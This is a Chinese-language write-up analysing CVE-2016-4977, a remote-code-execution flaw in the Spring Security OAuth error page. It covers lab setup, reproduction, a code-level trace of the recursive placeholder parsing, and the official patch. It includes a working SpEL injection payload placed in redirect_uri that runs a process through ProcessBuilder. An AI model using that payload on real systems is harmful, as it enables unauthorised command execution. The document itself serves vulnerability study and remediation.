

# Spring Security OAuth RCE (CVE-2016-4977) 漏洞分析

## 漏洞介绍

### 1. 漏洞简介

Spring Security OAuth是为Spring框架提供安全认证支持的一个模块，在7月5日其维护者发布了这样一个[升级公告](#)，主要说明在用户使用[Whitelabel views](#)来处理错误时，攻击者在被授权的情况下可以通过构造恶意参数来远程执行命令。漏洞的发现者在10月13日公开了该漏洞的[挖掘记录](#)。

### 2. 漏洞影响

授权状态下远程命令执行

### 3. 影响版本

2.0.0 to 2.0.9

1.0.0 to 1.0.5

## 环境搭建

这里是使用window的idea搭建，下载源代码，直接导入工程启动就OK。[源代码下载地址](#)。访问127.0.0.1:8080



Full authentication is required to access this resource  
unauthorized

## 漏洞复现

访问 <http://127.0.0.1:8080/oauth/authorize> 页面进行认证登录

用户名是：`user` 密码是：`password`

## 登录

http://127.0.0.1:8080

用户名

user


密码

password

登录

取消

原因是配置文件 application.properties 里面写了



```
security.oauth2.client.clientId: acme
security.oauth2.client.clientSecret: acmesecret
security.oauth2.client.authorized-grant-types: authorization_code,refresh_token,password
security.oauth2.client.scope: openid
security.oauth2.client.registered-redirect-uri: http://localhost
security.user.password: password
security.user.name=
  security.user.name
  String
  Default user name.
  Default: user
Maven:
org.springframework.boot:spring-boot-autoconfigure:1.3.3.RELEASE
```

登录成功之后访问 [http://127.0.0.1:8080/oauth/authorize?response\\_type=token&client\\_id=acme&redirect\\_uri=hellotom](http://127.0.0.1:8080/oauth/authorize?response_type=token&client_id=acme&redirect_uri=hellotom)



## OAuth Error

发现这里展示了 hellotom，而利用点就是这里，我们使用 SpEL 表达式，进行测试。输入

redirect\_uri=\${1%2b1}

## OAuth Error

error="invalid\_grant", error\_description="Invalid redirect: 2 does not match one of the registered values: [http://localhost]"

成功执行成 2，接下来我们弹一个计算器

exp: redirect\_uri=\${new%20java.lang.ProcessBuilder(new%20java.lang.String(new%20byte[] {99, 97, 108, 99})).start()}

## OAuth Error

error="invalid\_grant", error\_description="Invalid redirect: java.lang.ProcessImpl@69a0cd9 does not match one of the registered values: [http://localhost]"



成功执行

## 漏洞分析

漏洞的触发点是在 `/spring-security-oauth/spring-security-oauth2/src/main/java/org/springframework/security/oauth2/provider/endpoint/WhitelabelErrorEndpoint.java`

```
private static final String ERROR = "<html><body><h1>OAuth Error</h1><p>${errorSummary}</p></body></html>";
```

```
if (error instanceof OAuth2Exception) {
    OAuth2Exception oauthError = (OAuth2Exception)error;
    errorSummary = HtmlUtils.htmlEscape(oauthError.getSummary());
} else {
    errorSummary = "Unknown error";
}
```


可以看到程序通过 `oauthError.getSummary()` 来获取错误信息

```
errorSummary = HtmlUtils.htmlEscape(oauthError.getSummary());
```

然后将我们的请求参数，装入 `model` 中，再用 `SpelView` 进行渲染。

```
model.put("errorSummary", errorSummary);
return new ModelAndView(new SpelView( template: "<html><body><h1>OAuth Error</h1><p>${errorSummary}</p></body></html>" ), model);
```

跟进这个 `SpelView` 方法




```
28     public SpelView(String template) {
29         this.template = template;
30         this.context.addPropertyAccessor(new MapAccessor());
31         this.helper = new PropertyPlaceholderHelper(placeholderPrefix: "${", placeholderSuffix: "}");
32         this.resolver = new PlaceholderResolver() {
33             public String resolvePlaceholder(String name) {
34                 Expression expression = SpelView.this.parser.parseExpression(name);
35                 Object value = expression.getValue(SpelView.this.context); 会使用他的对象
36                 return value == null ? null : value.toString();
37             }
38         };
39     }
```

发现下面这句话就是可以执行SpEL表达式，但是前面的变量使用this，说明会使用其对象。


```
1 Expression expression = SpelView.this.parser.parseExpression(name);
2 Object value = expression.getValue(SpelView.this.context);
```

然后我们发现 render 方法使用了其变量




```
45     public void render(Map<String, ?> model, HttpServletRequest request, HttpServletResponse response) throws Exception {
46         Map<String, Object> map = new HashMap(model);
47         String path = ServletUriComponentsBuilder.fromContextPath(request).build().getPath();
48         map.put("path", path == null ? "" : path);
49         this.context.setRootObject(map);
50         String result = this.helper.replacePlaceholders(this.template, this.resolver); 会使用他的对象
51         response.setContentType(this.getContentType());
52         response.getWriter().append(result);
53     }
54 }
```

跟进 replacePlaceholders 方法




```
54     public String replacePlaceholders(String value, PropertyPlaceholderHelper.PlaceholderResolver placeholderResolver) {
55         Assert.notNull(value, message: "'value' must not be null");
56         return this.parseStringValue(value, placeholderResolver, new HashSet());
57     }
58
59     protected String parseStringValue(String strVal, PropertyPlaceholderHelper.PlaceholderResolver placeholderResolver, Set<String> visitedPlaceholders) {
60         StringBuilder result = new StringBuilder(strVal);
61         int startIndex = strVal.indexOf(this.placeholderPrefix);
62
63         while(startIndex != -1) {
64             int endIndex = this.findPlaceholderEndIndex(result, startIndex);
65             if (endIndex != -1) { 去掉了${}
66                 String placeholder = result.substring(startIndex + this.placeholderPrefix.length(), endIndex);
67                 String originalPlaceholder = placeholder;
68                 if (!visitedPlaceholders.add(placeholder)) {
69                     throw new IllegalArgumentException("Circular placeholder reference '" + placeholder + "' in property definitions");
70                 } 进行递归调用
71             }
72             placeholder = this.parseStringValue(placeholder, placeholderResolver, visitedPlaceholders);
73             String propVal = placeholderResolver.resolvePlaceholder(placeholder);
74             if (propVal == null && this.valueSeparator != null) {
75                 int separatorIndex = placeholder.indexOf(this.valueSeparator);
76                 if (separatorIndex != -1) {
77                     String actualPlaceholder = placeholder.substring(0, separatorIndex);
78                     String defaultValue = placeholder.substring(separatorIndex + this.valueSeparator.length());
79                     propVal = placeholderResolver.resolvePlaceholder(actualPlaceholder);
80                 }
81             }
82         }
83         return result.toString();
84     }
85 }
```

这个函数 parseStringValue 是个递归，也就是说如果表达式的值中有 \${xxx} 这样形式的字符串存在，就会再取 xxx 作为表达式来执行。是调用 resolvePlaceholder 方法




```
public String resolvePlaceholder(String name) {
    Expression expression = SpelView.this.parser.parseExpression(name);
    Object value = expression.getValue(SpelView.this.context); 会使用他的对象
    return value == null ? null : value.toString();
}
```

然后我们动态调试一下




可以看到是去掉了 \${}

第一次内容是 errorSummary 就执行



第二次就是我们传递exp并且去掉了 \${}



```

public SpelView(String template) {
    this.template = template;
    this.context.addPropertyAccessor(new MapAccessor());
    this.helper = new PropertyPlaceholderHelper(placeholderPrefix: "${", placeholderSuffix: "}");
    this.resolver = new PlaceholderResolver() {
        public String resolvePlaceholder(String name) { name: "new java.lang.ProcessBuilder(new java.lang.String(ne
            Expression expression = SpelView.this.parser.parseExpression(name);
            Object value = expression.getValue(SpelView.this.context);
            return value = null ? null : Value.toString();
        }
    }
}

```

## 官方修复

<https://github.com/spring-projects/spring-security-oauth/commit/fff77d3fea477b566bcacfbfc95f85821a2bdc2d>

添加随机类

这里是使用了随机数加(来替代\${}  
这样就避免了用户可以自己构造\${ } }

```

@@ -23,6 +23,7 @@
23   import org.springframework.expression.Expression;
24   import org.springframework.expression.spel.standard.SpelExpressionParser;
25   import org.springframework.expression.spel.support.StandardEvaluationContext;
26 + import org.springframework.security.oauth2.common.util.RandomValueStringGenerator;
27   import org.springframework.util.PropertyPlaceholderHelper;
28   import org.springframework.util.PropertyPlaceholderHelper.PlaceholderResolver;
29   import org.springframework.web.servlet.View;
@@ -35,19 +36,19 @@
35   class SpelView implements View {
36   ...
37   ...
38   private final String template;
39   +
40   +   private final String prefix;
38   ...
39   ...
40   ...
41   ...
42   ...
43   -
44   -   private PropertyPlaceholderHelper helper;
45   -
46   -   private PlaceholderResolver resolver;
47   -
48   public SpelView(String template) {
49     this.template = template;
50     +   this.prefix = new RandomValueStringGenerator().generate() + "{";
51     -   this.helper = new PropertyPlaceholderHelper("${", "}");
52     -
53     this.resolver = new PlaceholderResolver() {
54       ...
55       public String resolvePlaceholder(String name) {
56         ...
57         Expression expression = parser.parseExpression(name);
58         ...
59         ...
60         ...
61         ...
62         ...
63         ...
64         ...
65         ...
66         ...
67         ...
68         ...
69         ...
70         ...
71         ...
72         ...
73         ...
74         ...
75         ...
76         ...
77         ...
78       }
55

```

不过这个Patch有一个缺点：RandomValueStringGenerator生成的字符串虽然内容随机，但长度固定为6，所以存在暴力破解的可能性。

## 0x02 修复方案

- 使用1.0.x版本的用户应放弃在认证通过和错误这两个页面中使用Whitelabel这个视图。
- 使用2.0.x版本的用户升级到2.0.10以及更高的版本

## 参考

---

| <https://paper.seebug.org/70/>